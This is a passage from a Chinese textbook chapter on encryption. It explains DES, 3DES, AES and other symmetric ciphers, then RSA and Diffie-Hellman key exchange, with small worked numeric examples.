DES 加密函数 $f(R_i, K_i)$ 是 DES 的核心部分。第 i 轮的 DES 加密函数利用 48 位的子密钥 K_i 对输入数据中的右半部分 32 位数组 R_i 进行加密，产生 32 位的输出。这 32 位的输出与 L_i 进行异或加密后，成为第 $i+1$ 轮的 R_i+1。加密函数 $f(R_i, K_i)$ 由 4 种基本加密操作组成：异或加密、扩展加密、替换加密、直接换位加密，如图 10.9 所示。




图 10.9　DES 中的加密函数 f(Ri，Ki)的内部结构

若对采用 56 位密钥的 DES 密文破译，如果采用依次尝试 56 位数组合的强力破译方法，那么最多需要尝试 2^{55} 次破译计算。1976 年，耗资 2 000 万美元的计算机，可以在一天中找到密钥。1993 年，采用 100 万美元的计算机，3.5 小时用穷举法可以找到密钥。1998 年，EFF 宣布破译了 DES 算法，耗时不到三天时间，使用的是价值 25 万美元的“DES 破译机”。

2. 三重 DES 数据加密系统

1975 年 IBM 开发的 DES 使用 56 位的基本密钥，其安全性对于当时的计算机破译能力是足够的。但是随着计算机破译性能的日益增强，56 位密钥的 DES 逐渐显得安全性不够了。因此从 1998 年以后，美国政府不再采用 DES 作为联邦政府的加密标准，但是在此之前已经产生的大量的档案文件是用 DES 加密的。目前在很多保密通信中需要用更长的密钥来增强安全性，但是又希望采用了新的加密系统后，能够与过去 DES 加密的海量的档案文

件兼容。这就导致了三重 DES(或 3DES)对称密钥加密系统的出现,即利用三个标准的 DES 模块对 64 位数据进行三次处理,如图 10.10 所示。注意,在 3DES 的加密过程中,采用 3 个标准的 DES 模块进行加密—解密—加密的处理过程;而在 3DES 的解密过程中,采用 3 个DES 进行解密—加密—解密的处理过程。3DES 有三种使用方法:




图 10.10　三重 DES 的加密和解密过程

(1) 采用 1 个基本密钥的 3DES,为了对传统 DES 加密的文件档案解密,只要将 3 个基本密钥都设为相同的 Key1 即可,此时的 3DES 就完全与标准 DES 兼容。

(2) 采用 2 个不同的基本密钥的 3DES,为了实现 112 位密钥的加密,并且能让 DES 对抗诸如中间人攻击等威胁,可采用 2 个不同密钥的 3DES,其中第 1 和第 3 个基本密钥相同(Key1=Key3)。

(3) 采用 3 个不同的基本密钥的 3DES,在互联网银行、电子商务等需要高强度保密的 3DES 加密系统中采用 3 个不同的基本密钥,使其等效密钥总长达到 168 位。

3. 先进加密标准

先进加密标准(Advanced encryption standard,AES)的开发原因是由于 DES 的密钥长度太短。虽然三重 DES(3DES)等效地增加了密钥长度,但导致了数据加密和解密处理速度变慢。2002 年 5 月美国国家标准与技术局 NIST(National Institute of Standard and Technology)正式采用了以两个比利时发明者 Vincent Rijmen 和 Joan Daemen 的名字命名的 Rijndael 算法,作为先进加密标准 AES 的基础,用于保护政府部门的敏感但是不分类的信息(Sensitive But not Classified)。AES 是一个很复杂的轮环加密方法(Round Cipher),有三种密钥长度:128,192 或 256 位。AES 有三种不同的参数配置,它们的结构与操作过程是相同的,不同之处仅在于密钥的参数方式。AES 至少与 3DES 一样安全,但是比 3DES 处理速度快。表 10.1 所示为 AES 数据块长度、轮环次数和密钥长度之间的关系。

表 10.1　先进加密标准 AES 的三种不同的参数配置

数据块长度	加密轮数	密钥长度
128 位	10	128 位
	12	192 位
	14	256 位

这里介绍 10 轮加密与 128 位密钥的配置加密方式。图 10.11 是 AES 的结构,其中包含一个初始的 XOR 异或加密运算,接着是 10 轮加密处理,最后一轮的加密与前面的几轮加密略有不同(其中少了一次运算)。10 轮加密的方法基本相同,但是每一轮使用的密钥 K 是不同的,它们由同一个基本密钥经过轮环处理产生。




图 10.11　AES 的结构

每轮加密运算的结构：AES 中每轮加密中包含 4 次可逆的运算，最后一轮中只有 3 次运算，如图 10.11 所示。每次运算的处理较复杂，感兴趣的话可参阅相关资料。

4. 其他几种对称密钥加密系统

在过去的几十年中还出现了其他的一些对称密钥的加密算法，其中大部分的结构与 DES 和 AES 类似。不同之处在于数据块的长度、密钥的长度、轮环加密的次数和使用的运算函数，但基本原理是相同的。这里仅做简要介绍。表 10.2 所示为常用对称密钥加密系统的比较。

表 10.2　常用对称密钥加密系统的比较

算　法	密钥长度	迭代次数	数学运算	应　用
DES	56	16	XOR，S-Box	Kerberos，SET
3DES	112 or 168	48	XOR，S-Box	PGP，S/MIME
IDEA	128	8	XOR，＋，×	PGP
Blow Fish	最大 448	16	XOR，S-Box，＋	
RC5	最大 2048	＜255	＋，－，XOR	
CAST-128	40-128	16	＋，－，S-Box	PGP

(1) IDEA 国际数据加密算法(International Data Encryption Algorithm)由 Xuejia Lai 和 James Massey 开发。数据块为 64 位，密钥为 128 位。它的同一算法既可以加密，也可用于解密。IDEA 可以由软件或硬件实现，软件实现的 IDEA 比 DES 快两倍。

(2) Blowfish 河豚加密法，由 Bruce Schneier 开发。数据块为 64 位，密钥长度在 32 和 448 之间。

(3) CAST-128 加密法由 Carlisle Adama 和 Stafford Tavares 开发。是一个具有 16 轮加密和 4 位数据的 Feistel 加密法，密钥为 128 位。

(4) RC5 加密法由 Ron Rivest 开发。是一类具有不同的块长、密钥长和轮数的加密算法。

10.2　非对称密钥通信系统

非对称密钥通信系统也称为公开密钥通信系统，它使用两个密钥：私有密钥和公开密钥。本节将讨论两种算法：RSA 和 Diffie-Hellman。涉及的有关素数和模运算的概念，请参看附录 E 和参考文献[5]。

10.2.1　RSA 加密算法

最常用的公开密钥加密算法是 RSA，它的名称是三个发明者姓名的组合：Rivest、Shamir 和 Adleman。ESA 加密算法使用两个关键数字：公钥 e 和私钥 d，系统如图 10.12 所示。简单地比喻，图中的接收方类似于网络银行服务器，发送方类似于网络银行客户端的 IE 浏览器，他们之间通过公开的互联网进行保密通信。该算法的数学基础是初等数论中的 Euler（欧拉）定理，并建立在大整数因子分解的困难性之上。本节仅介绍 RSA 的加密和解密计算方法，原理分析请参考相关文献。




图 10.12　RSA 公开密钥通信系统

1. 如何选择非对称密钥

公钥 e 和私钥 d 之间有特殊的数学关系，其原理涉及数论中的大数分解的难题，这里我们仅介绍如何计算公钥 e 和私钥 d 的具体步骤，读者可查阅附录 E 素数与模运算的基本概念。图 10.12 中的接收方用下述步骤来选择公钥和私钥：

(1) 先选择两个很大的素数 p 和 q。素数是只能被自己和 1 整除的数字；

(2) 将这两个素数相乘得到 $n=p\times q$，这就是加密和解密时的模数 n(Modulus)；

(3) 计算欧拉函数 $\phi=(p-1)\times(q-1)$；

(4) 随机选择一个整数 e，然后计算 d，使得 $d\times e=1 \pmod{\phi}$；

(5) 接收方将 e 作为公钥与模数 n 向公众发布，自己保留 ϕ 和 d 作为秘密数字。

2. 发送方加密的过程

任何人都可以获取并使用公开的 e 和 n 向接收方发送需要保密的信息。例如，如果有一个发送方（如网络银行客户）要向接收方（如网络银行服务器）发送明文信息 P(Plain Text)，他就用 e 和 n 将 P 加密为密文 C(Cipher Text)，然后发送出去。加密运算过程是：计算 P 的 e 次方，然后除于 n，取余数作为密文 C。加密计算公式如下：

$$C = P^e \pmod{n}$$

3. 接收方解密的过程

接收方持有两个只有自己知道的秘密数字 ϕ 和 d，当他收到密文 C 后，进行解密运算。解密运算过程是：计算密文 C 的 d 次方，然后除于 n，取其余数即得明文 P。解密计算公式

如下：

$$P = C^{d} (\bmod n)$$

4. *RSA* 加密系统的限制条件

要使 RSA 能有效地工作，明文 P 的值必须小于 n 的值。如果 P 是一个很大的数，就要将 P 分成小于 n 的若干个数据块，分别加密传输后，再解密合成明文 P。

例 10-1 如果接收方选择素数 $p=7, q=11$，那么模 $n=7\times 11=77$。数值 $\phi=(7-1)(11-1)=60$。如果他选择 $e=13$，那么可以求出满足 $d\times e=1\ (\bmod\ \phi)$的数 $d=37$。于是将 e 和 n 的值公布给公众。

如果有一个人要发送明文 $P=5$，那么密文 $C=5^{13}=26(\bmod 77)$。然后将密文 26 发送出去。当接收方收到密文 $C=26$ 后，使用自己的私钥 $d=37$，求出明文 $P=26^{37}=5(\bmod 77)$。

例 10-2 这个加密通信过程如图 10.13 所示。如果小张要给自己计算一组密钥，她选择两个素数 $p=397, q=401$，计算出 $n=397\times 401=159\ 197$，$\phi=396\times 400=158\ 400$。然后选择 $e=343$，求出 $d=12\ 007$。然后将 e 和 n 公布出去。




图 10.13 RSA 非对称密钥加密通信举例

如果小李要发送信息“NO”给小张，他按照这两个英文字母在图 10.3 字母表中的序号(0～25)，将它们换为两个两位数，N 为 13，O 为 14，合在一起得到明文 $P=1314$。然后使用 e 和 n 对 P 加密，得到密文 $C=1314^{343}=33\ 677(\bmod 159\ 197)$，发送出去。

小张收到密文 33 677 后，使用私钥将它解密，得到明文 $P=33\ 677^{12007}=1314(\bmod 159\ 197)$，然后按照图 10.3 字母表还原出明文信息“NO”。

在 RSA 的加密和解密计算中要用到模数计算、大指数计算等方面的一些特性和概念，详细介绍见附录 E。上面两个简单的例子是概念性的介绍，在实际应用的 X.509 数字证书中，公钥长达 4096 比特。

5. 数据加密技术 DES 与 RSA 的比较

虽然 RSA 可以用来对任何信息进行加密通信，但是如果信息很长，那么加密和解密的运算量很大，速度较慢。因此 RSA 适合于传输较短的数字信息，或者用来传输对称密钥通信系统的密钥，例如，传输 DES 和 AES 的密钥，传输数字签名，进行身份认证等。

RSA 算法主要用于：

(1) 互联网中客户机/服务器的多对一的保密通信：客户机用服务器提供的公钥 e 加密信息，服务器接收后用自己的私钥 d 解密收到的密文，获取信息。

(2) 加密传递 DES 的对称密钥。

(3) 对文件进行数字签名及验证：私钥 d 用于数字签名，公钥 e 用于验证(参看第 10.3 节)。表 10.3 为 DES 对称加密技术与 RSA 非对称加密技术的比较。

表 10.3　DES 对称密钥加密系统与 RSA 非对称密钥加密系统的比较

加密技术	DES	RSA
原理	加密密钥=解密密钥(保密)	公钥发布,私钥保密
算法	公开	公开
密钥的安全传送	必须	不需要
密钥数量	必须为通信对象的数量	仅用自己的一对密钥
安全性确认	查验是否泄密比较困难	容易
加密速度	可达 100MB/s(可传视频,大文件等)	可达 10KB/s(传短文件等)

10.2.2　Differ-Hellman 对称密钥交换算法

在对称密钥通信系统中,需要进行对称密钥的安全传送或定期更换,如图 10.1 所示。于 1976 年发布的以发明人的名字命名的 DHE 密钥交换算法(Differ-Hellman Exchange),采用巧妙的方法让通信的双方间接地产生相同的对称密钥,以进行对称密钥的保密数据传输。当会话通信结束后此密钥就作废,不需将此对称密钥保存了作为下次使用,因为一个密钥的使用次数越多,越容易被破译,其安全性就降低了。对于这种一次性使用的对称密钥称为"会话密钥"(Session key)。在 DHE 算法中,虽然此会话密钥的产生是通过互联网进行的,但真正的密钥并不经过互联网传输,由此能有效防止密钥的泄漏,已得到广泛应用。

假设通信的双方需要通过公开渠道进行协商,产生一个会话密钥来进行保密通信。在产生密钥之前,双方需要共同选择两个数 p 和 g。第一个数 p 是很大的素数(二进制数 1024 位,十进制数 300 位),第二个数 g 是个随机数,这两个数不需要保密,它们可以通过互联网传输,也可以公开发布。

1. 通信双方产生对称密钥的过程

通信的双方通过公开信道协商,产生同样对称密钥的过程如图 10.14。双方已选择并公开 p 和 g。

(1) 小李选择一个大的随机数 x,并计算出 $R_1=g^x \pmod p$;

(2) 小张选择了另一个大的随机数 y,并计算出 $R_2=g^y \pmod p$;

(3) 小李通过公网将 R1 发送给小张(注意,小李没有发送自己的随机数 x),小张用收到的 R1 计算出对称密钥 $K=(R_1)^y \pmod p$;

(4) 小张通过公网将 R2 发送给小李(注意,小张没有发送自己的随机数 y),小李用收到的 R2 计算出对称密钥 $K=(R_2)^x \pmod p$;

(5) 双方都获得了同样的对称密钥 K,而上述过程中 K 并没有通过公网传输。

上述过程的证明很简单,将上述第 1 步的 R_1 表达式,代入第 3 步的表达式中,并利用附录 E 模数运算的规则,得到以下结果:

$$K = (R_1)^y \pmod p = (g^x \bmod p)^y \pmod p = (g^y \bmod p)^x \pmod p = (R_2)^x \pmod p$$

虽然小张不知道小李的 x,小李也不知道小张的 y,但是他们都各自通过计算得到了相同的密钥 K。Differ-Hellman 协议得到的共享对称密钥为 $K=g^{xy} \pmod p$。在此过程中对称密钥没有在两者间传输,保障了对称密钥的安全。

例如，假设通信的双方小李和小张都约定并公开数值 $g=7$，$p=23$，(实际中这两个值很大)。那么他们利用公开信道分别产生相同密钥的过程如下：

(1) 小李选择一个随机数 $x=3$，计算出 $R_1=7^3 \pmod{23}=21$；

(2) 小张选择一个随机数 $y=6$，计算出 $R_2=7^6 \pmod{23}=4$；

(3) 小李将数值 21 传给小张，小张计算出对称密钥 $K=21^6 \pmod{23}=18$；

(4) 小张将数值 4 传给小李，小李计算出对称密钥 $K=4^3 \pmod{23}=18$。

小李和小张得到的密钥是相同的：$g^{xy} \pmod{p}=7^{18} \pmod{23}=18$。如果有第三者通过公网知道了公开的 p 和 g，并截获了传输的 R_1 和 R_2，但是不知道 x 或 y，他也不可能算出密钥 K。




图 10.14　利用 Differ-Hellman 协议产生对称密钥的过程

2. DHE 对称密钥交换协议的基本原理

对称密钥交换(Diffie-Hellman Key Exchange，DHE)协议的原理实际上非常巧妙地利用了幂运算中的一个简单的方法。我们可以将小李和小张之间的秘密密钥看成由 3 个部分所组成：g、x 和 y。其中 g 是大家都知道的公开数值。小李收到 g^y 后进行 x 次方运算，小张收到 g^x 后进行 y 次方运算，他们分别得到了未经网络传输的相同的密钥。DHE 算法利用了指数运算的一个很简单的特性：$g^{xy}=g^{yx}$，也是利用了乘法运算的可互换性质：$xy=yx$。

3. DHE 协议对抗中间人攻击的措施

